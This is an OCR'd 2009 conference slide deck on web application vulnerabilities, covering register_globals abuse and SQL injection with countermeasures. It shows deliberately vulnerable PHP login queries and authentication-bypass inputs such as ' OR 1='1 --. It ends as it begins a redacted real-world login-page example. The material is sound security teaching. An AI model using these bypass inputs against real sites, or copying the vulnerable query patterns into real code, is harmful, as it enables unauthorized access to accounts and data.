Web Application

Vulnerabilities Analysis & Countermeasures

Willy Sudiarto Raharjo

willysr@gmail.com

Auditorium Koinonia UKDW, March 21 2009


Willy Sudiarto Raharjo

- Formal education
  - 2001-2005 : UKDW (S1)
  - 2007-2008 : UGM (S2)
- Sub Activities
  - Indonesian Linux Forum Administrator
  - Indonesian OpenOffice.org Native Lang Coordinator
- Huge fans of Linux (Slackware)
- http://willysr.blogspot.com
- http://slackblogs.blogspot.com

All information, tools, methods presented here are given for educational or security awareness purposes


The speaker take no responsibilites for any actions conducted or damage caused by the use or misuse of this information by the audience

Why Web?



Based on Survey by NetCraft, 2006
http://news.netcraft.com/archives/2006/11/01/november_2006_web_server_survey.html

2,5 years later....



Based on Survey by NetCraft, March 2009
http://news.netcraft.com/archives/2009/03/15/march_2009_web_server_survey.html

World of CMS


Plone™


BRICOLAGE
CONTENT MANAGEMENT SYSTEM


Alfresco™


phpwcms


HIPPO


magnolia


Drupal



OpenCms

Dot-Com and Web 2.0 Effect


Web Vulnerabilities

- Register Globals
- SQL Injection
- HTML Injection / Cross-Site Scripting (XSS)
- Cross-site request forgeries (CSRF)
- Parameter manipulation
  - Cookies, Form Fields, Query Strings, HTTP Header
- Remote file include
- Username enumeration

Web Vulnerabilities Percentage



Web Vulnerabilities by Attack Technique



Web Vulnerabilities

- Register Globals
- SQL Injection
- HTML Injection / Cross-Site Scripting (XSS)
- Cross-site request forgeries (CSRF)
- Parameter manipulation
  - Cookies, Form Fields, Query Strings, HTTP Header
- Remote file include
- Username enumeration

Register Global

- Register EGPCS (Environment, GET, POST, Cookie, Server) variables as global variabel
- Gives you direct access to variable(s)
- Use $variableName to get the value from query string/post data

```
http://www.example.com/index.php?name=Willy
```

- $name will give you -> Willy

Register Globals

```php
<?php

if (authenticated_user())
{
    $authorized = true;
}

if ($authorized)
{
    include '/highly/sensitive/data.php';
}

?>
```

- http://localhost/index.php?authorized=1
- Countermeasures:
  - Disable register global in php.ini
  - Use pre-defined variables

Predefined Variables

- $GLOBALS
- $_SERVER
- $_GET
- $_POST
- $_FILES
- $_REQUEST
- $_SESSION
- $_ENV
- $_COOKIE

Better Code

http://www.example.com/index.php?name=Willy

```
if (isset($_GET['name']))
{
   $name = sanitize($_GET['name']);
}

function sanitize($input)
{
   // do something with $input
}
```

- Register Globals
- SQL Injection
- HTML Injection / Cross-Site Scripting (XSS)
- Cross-site request forgeries (CSRF)
- Parameter manipulation
  - Cookies, Form Fields, Query Strings, HTTP Header
- Remote file include
- Username enumeration

SQL Injection

- Most common vulnerabilities
- Cross platform
- Cross language
- Cross products
- Lack of input filter
- Adds malicious SQL
  - Alter data
  - Gain access

POC (PHP)

SQL Code:

```
$query = “SELECT *
FROM user
WHERE username='" . $user . "' AND
password=password('" . $passwd . "')";
```

Input (no password required):

```
coba' OR 1='1
```

Assumption: username is known

Output:

```
$query = “SELECT *
FROM user
WHERE username='coba' OR 1='1' AND
password=password('')
```

AND part will be executed first

Let's Try Another One

SQL Code:

```
$query = 'SELECT *
FROM user where username=' . $user . ' AND
password=password(' . $passwd . ')';
```


Input (no password required):

```
'' OR 1='1'  --
```

We do not need to know the username

Output:

```
$query = "SELECT *
FROM user
WHERE username='' OR 1='1' -- AND
password=password('')
```



Another trick

SQL Code:

```
$query = "SELECT *
FROM user where username='" . $user . " AND
password=password(" . $passwd . ")";
```

Input (no password password):

```
' OR 1='1' --
coba' --
```

We do not need to know the username

Output:

```
$query = “SELECT *
FROM user
WHERE username='' OR 1='1' -- AND
password=password('')
```

Real World Example

Welcome to [redacted]

NEW [redacted]

NEW [redacted]

08/03/2009



Member Login

Login ID

Password

Note

Enter

Exchange Rates Highlights (07/03/2009)

Currency	Selling	Buying TT	Buying D/D
AUD	503.35	490.10	486.90
EUR	992.3	970.7	967.9
GBP	11.010	10.850	10.795
JPY	7.9690	7.8105	7.7990
RMB	114.36	112.420	112.420
USD	778.55	772.55	770.05

[More]

[redacted]**nterest Settlement Rates Highlights** (6/3/2009)

Maturity	[redacted]nterest Settlement Rates
Overnight	0.05357
1 Week	0.13214
2 Weeks	0.19714
1 Month	0.29500
3 Months	0.89786
6 Months	1.23429
9 Months	1.45071
12 Months	1.67214

[More]

On the source code...

